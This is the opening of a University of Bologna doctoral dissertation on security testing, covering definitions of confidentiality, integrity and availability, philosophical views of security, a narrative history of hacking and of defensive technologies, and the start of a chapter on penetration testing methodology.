ALMA MATER STUDIORUM - UNIVERSITA' DI BOLOGNA
Dipartimento di Elettronica, Informatica e Sistemistica, Dottorato di ricerca in Ingegneria Elettronica, informatica e telecomunicazioni

A Design Methodology for Computer Security Testing

Author: Marco Ramilli

Supervisors:	Coordinator:
Prof. Antonio Natali	Prof. Alessandro Vanelli Coralli
Prof. Franco Callegati	

Settore Scientifico Disciplinare: ING-INF/05 - SISTEMI DI ELABORAZIONE DELLE INFORMAZIONI
Settore Concorsuale di Afferenza: 09/H1 - SISTEMI DI ELABORAZIONE DELLE INFORMAZIONI
Session I
Academic Year 2011-2012

Keywords

Security, Security Engineering, Security Models, Security Methodologies

Electronic Voting System, EVote, US - Elections, OEVT

Vulnerability, Assessment and Penetration Testing, Penetration Testing Methodologies

Remote Administration Paradigm, System Administration

Spam, Reputation Analysis

This dissertation is dedicated to those who work to run penetration testings everywhere in the world: security researchers, professors, practitioners, agencies and secret services. You carry out the mechanisms that make trust and security work; this research is devoted to helping you make trust and security working better.

Contributions

This is a quick guide to the main contributions of this work.

1. Penetration Testing Methodologies Overview.
2. Penetration Testing Evaluation Properties.
3. Proposed Penetration Testing Methodology.
4. Enhanced Penetration Testing Methodology for E-Voting Systems.
5. Practical scenarios: Applying Penetration Testing Methodologies.
6. Proposed Coordination-Based Approach to Electronic Voting Systems.
7. Examples of Methodology in Real Cases.

Learn is one experience, everything else is just information.

'Albert Einstein '

Preface

The field of "computer security" is often considered something in between Art and Science. This is partly due to the lack of widely agreed and standardized methodologies to evaluate the degree of the security of a system. This dissertation intends to contribute to this area by investigating the most common security testing strategies applied nowadays and by proposing an enhanced methodology that may be effectively applied to different threat scenarios with the same degree of effectiveness.

Security testing methodologies are the first step towards standardized security evaluation processes and understanding of how the security threats evolve over time. Many different security testing methodologies have been implemented during the past years. This dissertation analyzes some of the most used identifying differences and commonalities, useful to compare them and assess their quality.

The dissertation then proposes a new enhanced methodology built by keeping the best of every analyzed methodology. The designed methodology is tested over different systems with very effective results, which is the main evidence that it could really be applied in practical cases. Most of the dissertation discusses and proves how the presented testing methodology could be applied to such different systems and even to evade security measures by inverting goals and scopes. Real cases are often hard to find in methodology′ documents, in contrary this dissertation wants to show real and practical cases offering technical details about how to apply it.

Electronic voting systems are the first field test considered, and Pvote and Scantegrity are the two tested electronic voting systems. The usability and effectiveness of the designed methodology for electronic voting systems is proved thanks to this field cases analysis. Furthermore reputation and anti virus engines have also be analyzed with similar results.

The dissertation concludes by presenting some general guidelines to build a coordination-based approach of electronic voting systems to improve the security without decreasing the system modularity. The proposed guidelines underlines how coordinations could be a useful method to defeat many security issues.

This document is the result of years of doctoral studies on computer security and ethical hacking. The researches pre-

sented in this dissertation have been made possible thanks to the contributes of : University of Bologna - Italy, University of California, Davis - USA and National Institute of Standards and Technology - USA.

Contents

List of Figures

List of Tables

1. Introduction

"Uncertainty is the only certainty there is, and knowing how to live with insecurity is the only security."

John Allen Paulos

1.1. Defining Security

Defining "security" is not a trivial task. Security has different meanings depending on the context in which it arises. For example a motorcyclist defines security as the presence of strong precautions such as: kneecaps, back protectors, good helmet, etc. A business consultant sees security as having an appropiate financial plan and enough financial resources to adequately fulfill any needs or most wants of an individual or business. If you ask to a soldier what security is he would probably say that security is the probability of having not a terrorist attack.

The difficulty in defining security lies in developing a definition which is broad enough to be valid on each system but yet specific enough to describe what security really is. From a generic point of view security is the "freedom from risk or danger", but this is not specific enough to be implemented and used in the real world. From this reason comes the need to contextualize this word in a specific discipline.

Computer science defines computer security as ″ the ability of a system to protect and to ensure the availability of information and the system resources, with respect to confidentiality and integrity″.

Computer security rests on three core areas, that can be summarized by the acronym ″CIA″:

1. Confidentiality. The process which ensures that information is not accessed by unauthorized entities.
2. Integrity. The process which ensure that information is not manipulated by unauthorized entities in a way that is not detectable by authorized entities.
3. Availability. The process which ensures the ability to use the information.

Since ″CIA″ concepts represent the main aspects of computer security, a brief explanatory section for each of them is provided.

1.2. Confidentiality

Preserving the information secrecy is an ancient problem dated back to the human origins. At the beginning of the humanity the need to keep secrets was addressed to physical goods such as: caves, clubs, fire, etc. In recent years the need for keeping information secret comes from military agencies and private companies. Both military and companies need to keep their own information safe from enemies and competitors, including: aircraft projects, military strategies, new products details, marketing strategies and personal records

Cryptography is the most adopted solution to guarantee confidentiality. Often cryptography has been used (and it is still used) as a simple and primitive form of access control, able to regulate a resource access. The owner of the data owns the cryptographic key that is the only one able to decrypt data, giving full access to that data. In this case confidentiality is guaranteed by the ″cryptographic access control mechanism″, but if the key is stolen or simply read from the screen during the input process, the access control fails and the confidentiality of the original data decays.

Confidentiality also applies to the existence of data, which sometime is more important than data itself. In fact the precise number of people that distrust a politician may be less important than knowing that such a poll was taken by the politician's staff.[1]

Resource hiding is another important aspect of confidentiality. Companies do not want that competitors know what kind of resources they are using as well as military agencies do not want that enemies know what kind of technologies they use to fight. Web sites and web farms do not share their configuration files and organizations do not wish that other organizations know about their equipment.

Each system implementing confidentiality needs one or more support services able to apply the confidentiality mechanism (as cryptography) to the reality. We always need to trust such a mechanism and to assume it as unbreakable.

[1]Example from: Computer Security, Art and Science. Matt Bishop

1.3. Integrity

The need to keep information unchanged; it is one aspect of consistency. Usually it is presented as the way to prevent or to detect any improper or unauthorized change. In computer science integrity is used in two main ways:

- Data integrity.
- Data source integrity.

While data integrity is included in the definition, data source integrity is a separate concept. In fact by modifying the information source it is possible to change the credibility of that information, and for such a reason its importance.

Data modification can happen by following two different approaches: *voluntary* and *involuntary*. Although the result is the same, two different approaches come with two different threats and for this reasons at least, two different logics to fight data modification have been developed. The *involuntary* logic uses simple algorithms, for example Cyclic Redundancy Check (CRC), to detect if the information randomly changed over time. This logic is vulnerable to voluntary changes. For example an attacker can modify the data integrity by forging new data which respects the CRC checksum but with different content. Detecting *voluntary* changes is way more complex and for such a reason has been implemented two different categories of *integrity mechanisms*: *prevention* mechanism and *detection* mechanism. The former occurs when an unauthorized entity tries to force or to modify the data by blocking the alteration action, the latter occurs when the data has already been modified. The detection mechanism is used to analyze system events (for example user actions or system actions: an authorized user that tries to modify unauthorized data) to detect problems or to analyze the meaning of some given data to see if the data is corrupt or if part of data has been corrupted.

Integrity is very different from Confidentiality even if often the two concepts might be confused. In fact data can respect the "confidentiality property" by meaning that it comes directly from the source I want and that it is sent directly to me, but the data that I read might be compromised or altered not respecting the "Integrity property".

1.4. Availability

Availability is the ability to use information whenever an authorized user desires. Availability is often a metric to evaluate the system design structure. In fact an unavailable system may be as bad as not having a system at all.

Availability is often described as the ratio of the expected value of the uptime of a system to the sum of the expected values of up and down time.

$$A = \frac{E[Uptime]}{E[Uptime] + E[Downtime]} \tag{1.1}$$

Defining the status function $X(t)$ as

$$X(t) = \begin{cases} 1 & \text{system available at time } t \\ 0 & \text{otherwise} \end{cases} \tag{1.2}$$

the availability $A(t)$ at time $t > 0$ becomes :

$$A(t) = Pr[X(t) = 1] = E[X(t)] \tag{1.3}$$

Equation 1.3 is important because it offers a way to measure the average availability of a system: A_c . By measuring the system's A_c it is possible to determine if the system has been well developed in terms of atypical patterns recognition or if the system did not encounter any atypical pattern. Since the average must be defined over a determined interval; considering a constant $c > 0$ representing the positive interval we define the *average availability* of the system on a given interval

c as:

$$A_c = \frac{1}{c} \int_0^c A(t)\mathrm{d}t \tag{1.4}$$

Many Internet Services Providers (ISP) refer to 1.4 to calculate their networks A_c that is one of the most important parameters to evaluate before choosing an ISP.

The aspect of availability interesting for security is when an attacker might, voluntary, deny the ″use″ of one or more resources. System engineers design the availability of a system assuming well known access patterns such as the probability that many users at the same time desire the same resource. Everything different from the well known pattern is assumed an unusual access pattern or singular event. An attacker might exploit such a ″singular event″ denying the access to the entire system. The attempt to block availability, called *Denial of Service* (DoS), is always the most difficult attack to detect: the analysts have to understand if the unusual access pattern are attributable to deliberate manipulation of resources or of unusual environment. Understanding what is atypical and what is not really depends on the environment and from the circumstances, it makes it unpredictable.

1.5. The philosophy of security

Security is often described only from technical points of view such as: algorithms, network protocols, encryptions and authentication measures, ignoring the philosophical concepts behind it. Useful exercise to deeply understand this discipline is to step back and look to a more general and abstract scenario, before going into the technicisms, by applying basic philosophical concepts to help the understanding of this complicated and tangled science.

Holism has been often used to understand the perception of security and the relation between security and people. Quoting the Online Encyclopedia Britannica :

> Holism - In the philosophy of the social sciences, the view that denies that all large-scale social events and conditions are ultimately explicable in terms of the individuals who participated in, enjoyed, or suffered them. Methodological holism maintains that at least some social phenomena must be studied at their own autonomous, macroscopic level of analysis, that at least some social ″wholes″ are not white-paper reducible to or completely explicable in terms of individuals′ behaviour (see emer-

> gence). Semantic holism denies the claim that all meaningful statements about large-scale social phenomena (e.g., ”The industrial revolution resulted in urbanization”) can be translated without residue into statements about the actions, attitudes, relations, and circumstances of individuals.

In other words, anytime security is treated as something else than a holistic enterprise, the overall security is undermined. On the other hand when security is viewed as holistic enterprise, people can be the problem but also the solution. For this reason talking about security in terms of specific technical points of view such as: algorithms, network protocols, encryptions and authentication measures under the general ”security” umbrella is a category mistake.

1.5.1. The category mistake

The category mistake has been defined by Gilbert Ryle as the act of applying a macro term to a micro entity. A common example of category mistake is when the father describes to his son a wonderful automobile in details, forgetting the core definition of automobile. For example if the father starts to describe his favorite car from the engine’s power, following to the great interior leather and ending up with the high speed, the son after the passionate description will ask: "But daddy, where is the automobile ?". The son has made a category mistake. Mapping the example to security, experts and non experts often speaking about security stops at SSL/TLS, RSA or Token authentication claiming that they found security. This behavior is equivalent to holding up four wheels and claiming to have built the automobile.

The security of a system is not the security of the system's components.

Viewing security as a holistic enterprise is a bit complex and little bit intimidating. Usually, when presented with complexity, people try to simplify it using Ockham's Razor.

1.5.2. Ockham's Razor

Ockham was a 14th-century English logician, philosopher and theologian. The Ockham's Razor principle is often cited in latin as the *Lex Parsimoniae* which translated means the law of parsimony (or the low of economy). This principle is popularly interpreted as "the simplest explanation is usually the correct one", in other words: "the theory that introduces the fewest assumptions and links between them will sufficiently answer the original question". This approach is often misinterpreted and used by people in the wrong way. A classic example is the following one:

The UserX has three email addresses and a few accounts organized as follows:

Internet Book Store.
Login: UserX@gmail.com
Password: 1UserdX@

Internet Jewelry Store.
Login: myUser@yahoo.com
Password: 1243#apowlEf6

Corporate User Login.
Login: User.X
Password: #IwannaBeTheBoss#123

eBay.
Login: UseroneXone

Password: #IneedNothing#@1Qw

UserX understands that those accounts are too much complicated for him, he will never remember those passwords. He also believes that writing them on a piece of paper is a huge breach of security, so he decides to do some research on internet regarding the used services. He finds out that each system uses really strong countermeasures such as: intrusion detection systems, very safe and fast cipher, the servers are stored in a highly secure building, and the information systems passed all the security tests, penetration testings and security certifications required by law. Based on such findings he decides to apply Ockham's Razor principle reorganizing his account in the following way:

The UserX has 3 email address and he has few accounts organized as following:

Internet Book Store.
Login: UserX@gmail.com
Password: 1UserdX@

Internet Jewelry Store.
Login: UserX@gmail.com
Password: 1UserdX@

Corporate User Login.
Login: UserX@gmail.com
Password: 1UserdX@

eBay.
Login: UserX@gmail.com
Password: 1UserdX@

Obviusly writing the accounts on a paper was a horrible security breach, but substitute them all with the same credentials has not been perceived as a security breach. In this case, the best solution would be to write down the secure credentials and to protect them like the user does normally with credit cards, driver license and identification cards.

Again, people make the difference in the overall system's security.

1.5.3. First Cause

First cause is another important philosophical principle behind security. Let's assume to have a long dominoes line, so long that it would take many lives to see the end. If you was born in the "middle of the line" and you see the previous domino falling down, you might guess what are the next dominoes that are going to fall down too, but you will never know who started the process. You can definitely see a similar line of thought in modern science as the Big Bang Theory.

In other words the First Cause principle explains what is needed to be in place before the process can even begin. What is needed to be in place before the process even begin is also what the user has to trust. In computer science this is known as "basic assumptions".

For instance a communication between a SSL web server and a client assumes before the security of the system "server-client" begins:

- The server has a well configured web-server.
- The server has installed the Secure Socket Layer.
- The server has a public and un-spoofable Internet Pro-

tocol.

- The server is placed in a secure building where none is able to physically compromise it.
- The server has an authorized certificate.
- The client is connected to the network, it has an uncompromized browser.

All these things, and many more, need to happen before secure communications between the client and the server even begin. Too many times people talk about security without considering first causes (or basic assumptions) ending up with wrong conclusions.

1.5.4. Greedy Reductionism

Greedy Reductionism has been introduced by Daniel Dennett as the process to ravenously reduce the complexity of a system falling into a category mistake. Reductionism, in a certain way, is a natural explanation process: if a system is complex to be analyzed, some sort of variable elimination and focus on relevant but simpler aspects is required.

For example in order to maintain a motorcycle, the motorcyclist does not need to learn all the designing details, principles and combustion assumptions but he assumes that only the moving part get frazzled. He develops a service plan around them.

However as Daniel Dannett suggests often people fall down into category mistakes by simplifying things too much. Continuing the previous example saying that a motorcycle is a sum of moving parts is a category mistake, in fact motorcycle has plenty of not moving parts such as: brakes, lights, mirrors and frames.

Sometimes security is described and implemented (and often sold) using the greedy reductionism by making security easy and quick, misleading the complex and big picture of it.

For example the presence of antivirus in a system does not guarantee the total immunity from viruses. In fact the assumption that somebody else took the virus and analyzed it before the "protected system", that the antivirus is well configured etc.. are omitted details.

Greedy reductionism is another important evidence that security, in its general form, is a complex system worth more than the sum of the parts. Again the holistic view of security comes out.

The philosophy of security suggests to see the security discipline as holistic enterprise, where the system is not simply the sum of the components.

1. People are the problem.

2. People are the solution.

Systems are complex and people are both developers and users in a system. People make mistakes such as: category mistake, greedy reduction and first cause. For such a reason they are the problem of the overall system security. But again, who can solve those problems ? Again, people. People are both the problem and the solution, the disease and the cure. It is a dog biting its tail, an infinite loop which will assure that security problems will never end independently of software engineering or security metrics. Security has been, is and will be a fundamental discipline in the future of every system.

1.6. Security: the defense against real threat

Security is the unique defense against universal and omnipresent threats (section. 1.5) that cannot be avoided. The raising up question is what's the difference between the already known security threats and the new generation of security threats ? In other words why is so important understanding and working on computer science security ? Afterall money counterfeiters have always been existed in the history !

The money counterfeit process is hard, time and even money consuming; in fact the machinery to reproduce bills is pretty rare and expensive. Moreover it requires physical space such as a building, a basement or a discarded factory plus it is hard to move and for this reason easy to find but hard to realize. Money counterfeiters overhang few people because the percentage of people that have a fake bill is not so high if compared to the internet population. On the other hand internet and computer science spread all over the world services like for example eCommerce, where millions of people can buy, exchange and bid. The point comes easy. Falsifying an "eBill" has much more impact then falsifying a real bill, this because eCommerce is spread, fast and extremely cheap.

Another example comes from spam. Mail spamming is a well known issue since decades. The spammer builds ad-hoc letters to scam the readers, he prints those letters and he delivers the mail to the unaware readers. Printing, and delivering are expensive processes that may be applied only locally in small towns or in city neighbours. Specularly, eMail spamming is totally the other way around. It is simple, easy, fast and extremely cheap, most of the times it is totally free of charges and of course it can reach thousands, hundreds of thousand.. even millions of people.

The Marginal Cost (MC) is a fundamental concept of information technology's economy that can be used to describe why the new generation of security threads (digital era threats) is more effective than the old one. Introduced during the "Lezioni Raffaele Mattioli" (1976) has changed the way to see the economy in modern world. Marginal cost is the change in total cost that arises when the quantity produced changes by one unit. It is the cost of producing one more unit of a good. The security threat can be easily described through this principle. In fact while in the real world the marginal cost of building a new bill or to prepare and to ship new mail is not null, in information technology the marginal cost to falsify an eBill or to prepare and to ship an email is negligible. This makes extremely convenient for large scale frauds. Since writing $n+1$ *letters* and successfully ship them requires a $MC \neq 0$, the attacker must select the spamming areas keeping in mind costs and results (such as: areas where his spam could be most successful). On the other hand if the attacker decides to implement an email attack, with $MC = 0$, since the effort to implement and to ship the $n+1$ emails is almost null the most convenient thing is to ship the emails all over the areas without caring about costs and results. The price to ship one email is the same as shipping many of them.

Nowadays technology reached government kicking off the Electronic Government (eGOV). eGOV wants to introduce the notion and practicalities of electronic technology into the various dimensions and ramifications of government. According to Naware (2005)

> "E-Government refers to the use by the general government (including the public sector) of electronic technology (such as Internet, intranet, extranet, databases, decision support systems, surveillance systems and wireless computing) that have the ability to transform relations within the general government (bod-

> ies) and between the general government and citizens and businesses so as to better deliver its services and improve its efficiency."

eGOV delivers public online services, for example: tax forms, residency forms, DMV facilities etc.; conducts government business with online tools and assists decision making processes using WEB 2.0 platforms. For such a reasons computer security becomes more and more important during these days where the state's governance is made by online tools.

The principal act of democracy is the vote. Since 1960 the vote has been automated, introducing the punch card machines. Currently the voting machines are electronics. E-Vote, or Electronic Voting is the new process that realizes the democracy in a country. Even the voting process is "E" (electronic). Falsifying paper ballots might be simple, but for sure it is not easy. If the attacker can compromise paper ballot he can do that only for few ones or in a few polls; being able to falsify the electronic ballot means being able to compromise the entire election, destroying the democracy of the hosting country.

Technology is the main actor of this shifting paradigm from physical security such as: paper bill, paper mail, paper forms and paper ballots to computer science security such as: ebill, email, eforms and eballots. In a digital era where quite everything is digital, connected, spread and cheap, computer science security is not only an universal and omnipresent problem, but it becomes the real everyday threat.

1.7. Organization of the dissertation

This dissertation assumes the computer science definition of security. Section 1.5 explained why security, why it exists and it will always be important. Section 1.6 explained why security is a real threat and why there is the need to work on this topic. Exploring the most intimate problems this dissertation offers a designed methodology to analyze computer security issues and to propose novel solving approaches. To validate the presented methodology, this dissertation describes how the methodology has been successfully used to solve different research questions.

The dissertation is structured as follows: chapter 2 shows the background of computer security, chapter 3 describes which methodologies have been most used and which are the differences between them. Chapter 4 describes the proposed methodology. Chapter 6 shows how it has been adapted to e-voting systems to protect the democracy. Chapter 7 and 8 show how the described methodology has been applied to very different scenarios such as reputation systems and malware. Chapter 9 shows how the methodology has driven a new coordination based approach of electronic voting systems.

2. Dealing With Security

"You must learn first to observe the rules faithfully; afterwards, modify them according to your intelligence and capacity. The end of all method is to seem to have no method."

Lu Ch'Ai

Writing about security without mentioning the words *Hacking* and *System Administration* is like talking about coffee without knowing what an espresso is. The eternal struggle between "good" and "evil" in computer security is played by *hackers*, that often (and wrongly) took the part of "evil" and *system administrators* (as known as "security guys") that took the part of "good". The dynamics of the game has been pretty easy and predictable:

- The hacker breaks a system finding vulnerabilities and exploiting them through 0days.

- The system administrator closes the service (or uninstall the application) waiting for the patch.
- The system administrator patches the service (or the application) introducing entropy ergo new bugs.

Again an infinitive loop that sees the attacker as main actor and the system administrator as the antagonist. The comedy seems to be all-the-other-way around what we are used to see. The leading actor usually is the ″good one″, the one in the right while the antagonist is the one in the wrong. The end of many comedies is when the main actor wins over the antagonist. In computer security we se the other way; the main actor considered as the ″evil″ one is the winner, while the antagonist, considered as the ″good″ one, is the loser. To better understand why the end of this comedy is pretty far from what we are accustom, lets focalize on the difference between *hackers* and *system administrators* by analyzing their histories.

2.1. The hacking history

The word *hacker* was born during the early Sixties in MIT laboratories to delineate a group of students, many of whom came from the Tech Model Railroad Club (TMRC), that was able to use a couple of MIT computers very late during the night, from here they became the ″dark″ side of computer science. The daily usage of the computer was reserved to brilliant students, to the first of the classes that use the old IBM to automation. The TMRC group obtained the permission to use the MIT's computer in the night for fun. They wrote games such as *Ping-Pong*, a simple bouncing led simulating the ball, simple programs such as *Arabic number convertor*, a program to convert Arabic numerals into roman numbers, and some first attempts to music players **??**. The hackers believed that computers could create new paradigms, and wanted to expand the tasks that computers could accomplish.

During next decades hackers became more and more interested on testing computer performances and to understand how the computers really work by analyzing registers, memory spaces and disk usage. At this purpose they started up the so called ″debugging″ programs, little program that printed out values without doing anything at all. Understanding how things work means understanding what are the limits and where the limits are. From understanding the limits to exploiting the limits bypassing the normal machine behavior is a relative short step.

2.1.1. 1980 - 1990

In 1983 [1] happened one of the first hackers arrest, the FBI busts six teen-age hackers from Milwaukee, known as the "414s" after the local area code. The hackers were accused of some 60 computer break-ins. In 1984 hackers' gathering "Emmanuel Goldstein" started the 2600; the hacker quarterly the first magazine writing about hacker history and techniques. In 1985 born from "Terran King" and "Knight Lightning" the famous electronic magazine "Phrack". It quickly became a clearinghouse about computer hacking: it is still alive. In 1987 arrived the first knowledge that hackers are smart and unpredictable. From his bedroom "Shadow Hawk", a 17-years old high school guy broke into AT&Tcomputers ad Bedminster, N.J. Herbert Zinn, became one of the first people prosecuted under the Computer Fraud and Abuse Act of 1986, which among other things makes it illegal to use another person's password. During the 1988 a Cornell University graduate student Robert T. Morriss Jr., launched the first known "worm" [147]. It was a program that exploited security holes on UNIX systems. The "worm" was able to penetrate systems and to propagate itself through internet connection. Morris, who was arrested soon afterward, says he didn't intend to cause the

[1] http://www.roadnews.com/html/Articles/historyofhacking.htm

$15 million to $100 million in damage. In 1988 Milnet was found hacked. Milnet is the Military Network of the Department of Defense in USA. During these years 5 German cyberspies get arrested on espionage, they were hacking government servers, stealing sensitive data for KGB. In 1989 started the "clever era". Kevin Mitnick using a simple phone stole software from DEC and long-distance codes from MCI. He coined the word *social engineering*, a well-known technique where the hacker impersonate another user/technician to obtain sensible information on the attacked system [206].

2.1.2. 1990 - 2000

During 1990 four member of "Legion of Doom" hacked the USA's 911 emergency system threaten all the North America. During the same year the United State of America secret services launched the "Operation Sundevil" to hunt down hackers. In 1991 the general accounting office revealed that Dutch hackers gained access to Defense Department computers during the Persian Gulf War, changing and copying unclassified sensitive information regarding the war operations, including the development schematics of important new weapons systems. In 1994 two computer hackers identified as "Data Stream" and "Kuji" broke into the Griffith Air Force base and hundreds of other systems, including computer NSA and the korean Atomic Research Institute. In the same year Kevin Mitnick got arrested for the second time charged to have broken into the San Diego Supercomputer Center. In 1995 Satan, one of the most spread viruses over UNIX born. In 1996 "Johnny" started the email bombing attack. He attacked over 40 politicians by adding their email addresses on crafted emailing list and sending over more then 20,000 email in one weekend. He finally published a manifesto explaining why this attack happened and why they were the target. In 1997 happened the first "hack for business". Professional hackers were hired from AlterNIC to attack the concurrent InterNIC. Eugene Kashpureff was the first to perform a DNS attack over the network, hijacking InterNIC traffic to AlterNIC servers. During the 1998 Deputy Defense Secretary John Hamre announced that hackers carried out "the most organized and systematic attack the Pentagon saw to date" breaking into unclassified networks and numerous government systems. 3 weeks later "the Analyzer", an Israeli teenager got arrested. In the same year european hackers attacked first airport system. Fortunately no accidents occured. In 1999 the Masters of Reverse Engineering (MoRE) cracked a key to decogin DVD copy protection. The group created the first DVD decoder program.

2.1.3. 2000 - 2010

During February 2000 hackers brought down leading systems including Yahoo!, Amazon.com, Buy.com, eBay and CNN using the so called "Distributed Denial of Service" attack. It started the bot-net era. It was also the year of the famous "I Love You" worm that infected millions of computer all around the world. It was an email with an attachment called "I LOVE YOU". When the victim clicked on the attachment it deleted the files from hard disk, collected the usernames and passwords and send them to the specified address. This Virus affected both computers and servers. The victims of this virus very high in U.S.A and Europe. Popular companies shut down their companies just because of this virus. 2001 was the "worm year". Several new worm appeared such as: Klez, Bad Trash, Nimda, Sircam , Anna, and Code Red. Code Red was pretty different from the usual worm, in fact it spreads through web server rather then email clients. In 2002 the George Bush Administration filed a bill to create the Department of Homeland Security, which among other things is the responsible of the security of the IT infrastructures. In March 2003 the "CULT OF THE DEAD COW" and "Hacktivismo" received the permission by United States Departement of Commerce to export software utilizing strong encryption. 2004, Myron Tereshuchuk got arrested for attempting to extort $17 million from Micropatent using hacking techniques. The 2005 was the ″year of the spam″. One group among others was the ″Botmaster Underground″. It controlled a huge botnet responsible of propagating vast amounts of spam. 2006 was the year of the largest defacement in the Web history, performed by a turkish hacker ″iSKORPiTX″ who successfully hacked 21,549 websites in one shot. It was also the year of Asteroid the SIP Denial of Services which made close several SIP services. June 2007 is remembered for the huge spear phishing incident at the Office of the Secretary of Defense while on October the Trend Micro website were successfully hacked by Turkish hackers. 2009 Conflicker. The worm infiltrated in millions of computers included government top secret NAS servers. Finally in 2010 the *Operation Aurora*. An highly sophisticated and targeted attack on Google infrastructure originating from China that resulted in the theft of intellectual property from Google.

Hackers have always been considered as ″bad guys″ in the last decades because they mainly focused their activities on malicious intents such as: stealing information, closing accounts and blackmailing . But hackers are not only ″bad guys″, in the early two thousands a group of hacker broke off to famous hacker groups becoming *white hat hackers* or simply

White Hats. On the other side every hacker not in the white hats became *black hat hacker* or simply *Blck Hats*. While white hats hackers are computer security experts, who specialize in penetration testing, and other testing methodologies, to ensure that a company's information systems are secure, black hats are still the guys who get payed to compromise security vulnerabilities.

2.2. The system administrator history

The history of a system administrator follows the history of Information Security. While hackers tried to break into information security, system administrators tried to deny unauthorized access protecting own information from disclosure, disruption, modification or destruction.

Since early days of computer (1900) there was the need to keep secret the information. After the first military transatlantic radio transmission in 1903, where the military chief could reach hundred of ship in few moments, the need of protecting communication began to be important (this is the starting of the Communication Security). During the first days of communication security it was only the matter of confidentiality; authentication was not so important after all. The early information security began with cryptography.

2.2.1. 1980 - 1990

During that time the authorized users were ships or military troops, they had a pre-shared key and a public cipher to communicate and to share data. It's pretty obvious where the problem was: the key management protocol. In other words how to create keys and how to share them, good keys represented ″good cryptography″, while on the contrary poor keys ″represented bad cryptography″. The key management had a relative long history before encountering the public/private key management protocol, implemented by Ron Rivest, Adi Shamir and Leonar Adleman in 1978 which resolved the main issues due to the management protocol.

Avoiding the OckhamÕs Razor miss-interpretation, information security is not only cryptology. During late Eighties many protocol applications born to help the security of communication protocols. One among others is IP-Security (IPsec). IPsec is a classic example of application security; one of the first secure protocol developed to be usable with all the applications that support IPv4 and IPv6. It provides a specific security mechanisms such as: SSL,Kerberos and PGP and it secures the traffic between two entities in term of Confidentiality, Integrity and Accessibility.

In the same time after the first "hacker's attacks" was born from National Security Agency (NSA) the implementation of Flask operating system security architecture. Flask grew out of a project that integrated the Distributed Trusted Operating System (DTOS) into the Fluke research operating system. Flask was the name of the architecture and the implementation in the Fluke operating system. The Flask architecture implemented Mandatory Access Control (MAC), which aims to give well defined security policy to control all the subjects and all the objects of the operating system. Moreover Flask was the first architecture to implement the concept of *least privilege*, which provides to the process exactly the rights it needs to perform it's given task and nothing more then that. The next step of Flask was SELinux (Security-Enanched Linux) [2], which successfully introduced into Linux Kernel using *Linux Security Modules* (LSM) framework. SELinux is a set of modification can be applied to Unix systems in order to increase the security policies. SELinux makes more difficult the vulnerability exploitation process because it gives no extra privileges to the application, so for example an exploited browser cannot

[2]http://www.nsa.gov/research/selinux/docs.shtml

launch a shell through Buffer Overflow.

2.2.2. 1990 - 2000

So far, communication secure protocols to harden the communication between different entities and kernel modules to enforce the operative system policies were developed. Still viruses were infecting machines. In the early Nighties appeared the Anti-Virus companies[3]. Those companies sold very cheap programs (from 5 to 10) able to detect if a computer was infected or not by analyzing the file locations and names. At the beginning of the Anti-Virus era the detection was quite rudimental, but after few years it became more and more sophisticated, before by using string signatures and after by using dynamic behavior analysis.

Early Nineties ware also the beginning of the firewall technology. The first firewall, called *pachet filter firewalls*, was born into Cisco laboratory. This firewall, placed into Cisco routers, had the ability to block some kind of packets based on the request service or based on the source address. In 1990 and 1991, Bill Cheswick, Marcus Ranum, and Gene Spafford published papers that described the new generation of firewalls, called

[3]http://www.antivirusworld.com/articles/history.php

application layer firewalls (or proxy-based firewalls). In the 1991 the first commercial firewall product called *"SEAL"*. The following year (1992), Bob Braden and Annette DeSchlon of the University of Southern California began to develop their own packet filter firewall system, called "*Visas*", it is the beginning of the commercial firewalls era. In 1998 came out many open source firewalls based on the new implementation of NetFilter called *iptables*. For example: *ipcop*, *redwall* and *smoothwall* revolutionized the security history opening up a free panorama of security softwares and spreading firewalls to the population.

2.2.3. 2000 - 2010

Two Thousands see the birth of the Intrusion Detection Systems (IDS) [181] and HoneyPots. The IDS society claims to be born in the late Eighties, after the publication of *The Intrusion Detection Expert System* by Dorothy Denning and Peter Neumann [123, 161]. I decided to present IDS on this section because the real impact that they had on the population was during Two Thousands.

IDS are software that analyzing network traffic and assuming behavior patterns detect malicious activities or policies violation and produce reports through a management station. Nowadays exist two types of IDS:

- Host Intrusion Detection Systems(HIDS): The data from a single host is used to detect signs of intrusion as the packets enters or exits the host.
- Network Intrusion Detection Systems (NIDS) : The data from a network is scrutinized against a database and it flags those who look suspicious.

Either HIDS and NIDS might implement one of the following detection model (or policy)

- Anomaly detection model: The IDS has knowledge of normal behavior so it searches for anomalous behavior or deviations from the established baseline. While anomaly detectionÕs most apparent drawback is its high false positive, it does offer detections of unknown intrusions and new exploits [207].
- Misuse detection model: The IDS has knowledge of suspicious behavior and searches activity that violates stated policies. It also means looking for known malicious or unwanted behavior. In fact, its main features are its efficiency and comparably low false alarm rate.

The following step in the history of IDS was the Intrusion Prevention System (IPS). The only difference between IDS and IPS is in the action post-detection. While IDS stops his action alerting the System Administrator, IPS follow on by trying to block the attempt of intrusion interacting with the perimetric firewall (or some time directly on the host firewall).

The introduction of the *HoneyPot* changes radically the system administrators' point of view. So far the protection process has been pretty redundant as follows:

1. Unknown vulnerabilities: discovery phase.
2. Exploitation of what were unknown vulnerabilities: attack phase.
3. Building of Software/System to prevent the attack: patching phase. Then go to (1).

Thanks to honeypot a new concept started over: the system administrator was not anymore the attack's victim, but he was a voluntary victim acquiring information directly from the attack. Honeypot was defined as a trap set to detect, deflect, or in some manner counteract attempts at unauthorized use of information systems. From late Two Thousands, honeypot became honeynet (entire network traps) trapping hackers, monitoring and learning from attacks.

Although new technologies, system administrators have always followed hackers. Hackers have always been the first to try, to discover, to force unpredicted behavior on the machines and they still are the people who better complete the academic world. However the author believes that there is the need of a proactive policy in the security community. So far all of us have been reactive to bugs, vulnerabilities, attacks, we need to formalize a framework to start a reactive approach of security.

3. A Penetration Testing Methodologies Overview

″We do not see design as a discipline, but as a way of life. We hope we can teach our students to have confidence in a methodology of how to innovate routinely."

David Kelley

Testing systems by trying to break into them is a time-honored tradition in defensive methodologies. General LeMay used this technique to demonstrate the lack of security at air bases of the U. S. Strategic Air Command in the 1950s; Federal Aviation Administration inspectors test airport security by taking contraband such as guns and knives through security checkpoints. In the computer security world, such a test is called a *penetration test.*

